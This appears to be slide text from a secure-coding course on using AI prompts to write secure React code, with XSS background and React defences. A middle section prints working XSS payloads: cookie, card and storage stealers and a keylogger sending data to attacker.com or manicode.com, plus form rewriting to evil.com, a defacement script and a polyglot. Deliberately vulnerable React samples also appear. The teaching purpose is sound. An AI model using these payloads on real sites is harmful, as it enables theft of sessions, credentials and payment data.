



**MANICODE**

SECURE CODING EDUCATION

# Using AI to Create Secure React Applications

# React AI Top Ten Learning Objectives

What is React – What are the Top Security Domains Developers Encounter

How to Create AI Prompts for React Security Domains

Key Concepts and Definition

Challenges with this Risk

Best Protection Strategies

Creating AI prompts for Protection Strategies

# A Little Background Dirt...

jim@manicode.com


 @manicode

- Former OWASP Global Board Member
- 27+ years of software development experience
- Author of Iron-Clad Java, Building Secure Web Applications from McGraw-Hill/Oracle-Press
- OWASP Project Leader
  - OWASP Cheat Sheet Series
  - OWASP Application Security Verification Standard



# AI Secure Code Generation Lifecycle


# Secure AI Code Lifecycle





# Create Security Requirements

- Build Security Requirements from Human Verified Expertise
- Focus on Common Vulns
- Use Verbose Language
- Consider Code Samples for Critical Security Utilities



# Convert Security Requirements into AI Rules

- Convert Verbose Requirements to Concise Prompts
- Use Explicit Security Language
- Set Boundaries and Constraints for AI
- Consider converting rules for each AI engine



# Apply AI Rules

- Apply Prompts to your AI Session for Code Generation
- Generate Code with Detailed Functional Requirements
- Apply AI Rules Before and Sometimes After Code Generation





# Iterate and Refine the Prompt for Better Security



Code Reliability Metrics	Assess software ability to perform consistently		
Expected Performance	Aim for Smooth Operation	Reduce Complexity	Achieve Robust Code
Cyclomatic Complexity	Measures the number of linearly independent paths through the code		
Cognitive Complexity	Measures code understandability by humans		
High Cohesion	Indicates how well-related the responsibilities of a module or class are		

# React AI Prompt: Code Quality Rules I

- **Maintain Low Cyclomatic Complexity:** Write simple, modular code for readability, testing, and bug prevention.
- **Minimize Cognitive Complexity:** Keep logic clear and structured to reduce the mental load required to understand your code.
- **Avoid Code Duplication:** Reuse code effectively to promote DRY principles. (Exception: For admin-specific components, maintain separate code if needed.)



# React AI Prompt: Code Quality Rules II

- **High Cohesion and Loose Coupling:** Group related functionality in components/modules; design components with minimal external dependencies.
- **Use Clear Naming Conventions:** Choose meaningful names for variables, functions, and components.
- **Follow the Single Responsibility Principle (SRP):** Keep components focused on one main functionality.
- **Ensure Accessibility:** Comply with Web Content Accessibility Guidelines.

# Additional Prompt Engineering Best Practices

- Be Specific
- Explain Context and Purpose
- Include Constraints
- Provide Good Code Examples
- Ask for Explanations
- Iterate Slowly and Refine
- Put your prompts under version control





**What is XSS?**




# Real World XSS Attacks

**British Airways (2018):** Magecart exploited an XSS vulnerability in a JavaScript library, Feedify, used on the British Airways website. A whopping 380,000 credit cards were skimmed.


**Fortnite (2019):** An XSS vulnerability on a retired page exposed the data of over 200 million users.

**eBay (2015-2017):** A severe XSS vulnerability was found in eBay's 'url' parameter. This flaw allowed attackers to inject malicious code into a page, gaining full access to seller accounts, manipulating listings, and stealing payment details.

# Reflected XSS Flow



# Stored XSS Flow





**PLEASE USE CAUTION  
WHEN USING THESE  
REAL-WORLD ATTACK  
PAYLOADS!**


# Test for Cross-Site Scripting

## What are our technical testing goals?

- Can an attacker get unescaped special characters to render in a webpage of another user
- Can an attacker get JavaScript, HTML, CSS or other markup from user input to execute on another users webpage?

## What is the process for testing XSS?

- Submit JavaScript (or other) test payloads to the website or API
- `<script>alert(1)</script>` while not dangerous is a common test to see if you can get JavaScript to execute from untrusted data
- Check webpages that render this data to see if they execute your test payloads



html

```
<script>
function sendCookieToServer() {
    var endpoint = 'https://example.com/collect';
    var data = encodeURIComponent(document.cookie);
    var tracker = new Image();
    tracker.src = `${endpoint}?data=${data}`;
}

sendCookieToServer();
</script>
```



# Cookie Theft XSS

```
<script>
var badURL='https://manicode.com?data=' +
encodeURIComponent(document.cookie);
new Image().src = badURL;
</script>
```

```
<script>new
Image().src='https://manicode.com?data='+escape
(document.cookie)</script>
```



Only HTTP could  
prevent this!

# Credit Card Theft XSS

```
<script>
var badURL='https://manicode.com?data='
+ encodeURIComponent(document.getElementById
('credit-card')).value; new Image().src
= badURL;
</script>
```



Only HTTP could  
prevent this!

# LocalStorage and SessionStorage Theft

```
<script>
  // Function to send stolen localStorage and sessionStorage data
  function stealStorageData() {
    // Capture local and session storage data as JSON strings
    const localData = JSON.stringify(localStorage);
    const sessionData = JSON.stringify(sessionStorage);

    // Specify attacker's server URL
    const attackerUrl = 'https://attacker.com/steal-data';

    // Create an image to send the stolen data
    const img = new Image();
    img.src = attackerUrl +
      '?localData=' + encodeURIComponent(localData) +
      '&sessionData=' + encodeURIComponent(sessionData);
  }

  // Call the function to execute the attack
  stealStorageData();
</script>
```

# XSS Attack: Same Site Request Forgery

```
<Script>
var img = document.createElement("img");
img.src =
"https://webmail.com/send/boss@email.com?subject=hey&body=
you-are-a-jerk";
</Script>
```




# Keystroke logger

```
<script>
document.onkeydown = function(e) {
    var key = String.fromCharCode(e.keyCode);
    fetch('https://attacker.com/collect.php', {
        method: 'POST',
        headers: { 'Content-Type': 'text/plain' },
        body: key
    });
};
</script>
```



## EXAMPLE SITE DEFACEMENT XSS

```
<script>
var badteam = "The Patriots";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 100; i++) {
    data += "<marquee><b>";
    for (var y = 0; y < 8; y++) {
        if (Math.random() > .6) {
            data += badteam + " kick worse than my mom!";
        } else {
            data += awesometeam + " is obviously totally
awesome!";
        }
    }
}
data += "</h1></marquee>";
document.body.innerHTML=(data + "");
</script>
```

 Good code  Bad code  User defined input



[illegible]



# XSS With No Letters or Numbers!

[https://www.jsf\\*\\*k.com/](https://www.jsf**k.com/)

[illegible]

# polyglot XSS for any UI location

## XSS Locator (Polyglot)

This test delivers a 'polyglot test XSS payload' that executes in multiple contexts, including HTML, script strings, JavaScript, and URLs:

```
javascript:/*--></title></style></textarea></script></xmp>  
<svg/onload='+/"`/+/onmouseover=1/+/[*/[ ]/+alert(42);//'>
```

## Show login then rewrite all forms to evil.com



**.mario**  @0x6D6172696F




@RalfAllar @manicode Something like this? Or something more fancy?

```
fetch('/login').then(function(r){return r.text()}).then(function(t)
{with(document){open(),write(t.replace(/action="/gi,'action="//
evil.com/?')),close()}})
```





# **What is React & What are the Top Security Domains**



# React

## What is React?

### React.js : The React JavaScript Library


- JavaScript library for UI development created by Facebook
- Component-based architecture
- Virtual DOM for efficient updates
- Declarative UI approach
- Unidirectional data flow
- Active community, continuous updates

# React AI Prompt: Encode User Inputs

## Role

**Please act as an expert idiomatic ReactJS v19.1.0 developer that focuses on security and maintainability. Please use these rules to help AI generate Secure, Maintainable and idiomatic React v19.1.0 Code.**

# React Component attack surface



# React

View Source

Content Injection and XSS

# View Source to find React Security Issues

```
import React from 'react';

function AdminPanel() {
  // Hardcoded secret (BAD PRACTICE)
  const API_KEY = '12345-SECRET-KEY'; // Sensitive data exposed in client-side

  // Client-side access control (BAD PRACTICE)
  const userRole = 'admin'; // This could be manipulated via dev tools

  return (
    <div>
      <h1>Welcome to the Admin Panel</h1>
      {userRole === 'admin' ? (
        <div>
          <p>Here is the sensitive admin content.</p>
          <p>API Key: {API_KEY}</p> {/* Exposed secret in the frontend */}
        </div>
      ) : (
        <p>Access Denied. You are not authorized to view this content.</p>
      )}
    </div>
  );
}

export default AdminPanel;
```

# View-Source into Client-Side React Code

- Hardcoded Secrets
- No Access Control At All
- Usage of Unsafe React Lifecycle Methods
- Direct DOM Manipulation
- Inline Scripting and eval()
- Props or Types raw without Security
- Storing Sensitive Data in Client-Side Storage
- Using Deprecated or Vulnerable Packages
- Misusing Third-Party Libraries
- Not Validating External URLs



# React Security Domains – 2025 Edition

R1

R2

R3

R4

R5

R6

R7

R8

R9

R10

# R1 Cross Site Scripting & React

# Auto Escaping (JSX)

Auto-escaping is a security layer in React to help prevent XSS.

Auto-escaping will not protect you completely.

There are ways an auto-escaped string can still be used to execute Javascript.

# XSS Attack: Cookie Theft : RAW vs ENCODED { x }

```
<script>
var badURL="https://manicode.com?data=" +
encodeURIComponent(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```



---

```
&lt;script&gt;
var badURL=&quot;https://manicode.com?data=&quot; +
encodeURIComponent(document.cookie);
var img = document.createElement(&quot;IMG&quot;);
img.src = badURL;
&lt;/script&gt;
```



# React AI Prompt: Encode User Inputs

## Encode User Inputs

Always place user inputs in JSX via curly braces ({} ) to prevent XSS.

# Auto Escaping with ReactJS

## Calling Create Element with a Dangerous Child Argument

```
class AutoEscaped extends Component {  
  render() {  
    return React.createElement('div', null, '<script>alert(1)</script>')  
  }  
}
```

The second and third argument to `React.createElement` will auto-escape.

That isn't enough to avoid element specific attribute injection attacks when prop values are attacker controlled, validation needs to occur.

## Value After ReactDOM.render Escaping

```
&lt;script&gt;alert(1)&lt;/script&gt;
```



```
function VulnerableComponent(props) {  
  // Using eval is a bad practice as it can lead to XSS vulnerabilities  
  const handleClick = new Function(props.userControlledCode);  
  
  return <button onClick={handleClick}>Click me</button>;  
}  
  
// Usage  
<VulnerableComponent userControlledCode={userControlledInput} />
```



# Safe Attributes

class, id, style, title, alt, role, aria-\*, data-\*, name, value, type, placeholder, maxlength, minlength, pattern, readonly, disabled, checked, selected, multiple, required, size, width, height, srcset, sizes, media, autoplay, controls, loop, muted, preload, autocapitalize, autocomplete, autocorrect, spellcheck, contenteditable, draggable, dropzone, hidden, tabindex, accesskey, contextmenu, dir, lang, translate, novalidate, formnovalidate, formenctype, formmethod, formtarget, http-equiv, charset, async, defer, reversed, start, high, low, optimum, span, colspan, rowspan, headers, scope

<https://github.com/cure53/DOMPurify/blob/main/src/attrs.js>

# Almost Safe Attributes (URL Loaders)

href, src, action, formaction, manifest, poster, cite, background, ping

<https://github.com/cure53/DOMPurify/blob/main/src/attrs.js>

# React AI Prompt: Enforce Safe Usage of createElement Type

Validate React.createElement Types

Use allow list validation for tag or component names.

# React AI Prompt: Enforce Safe Usage of createElement Props

## Validate React.createElement Props

Use PropTypes to validate props. Avoid passing unvalidated data into executable attributes (e.g., onClick).

# Dangerous React

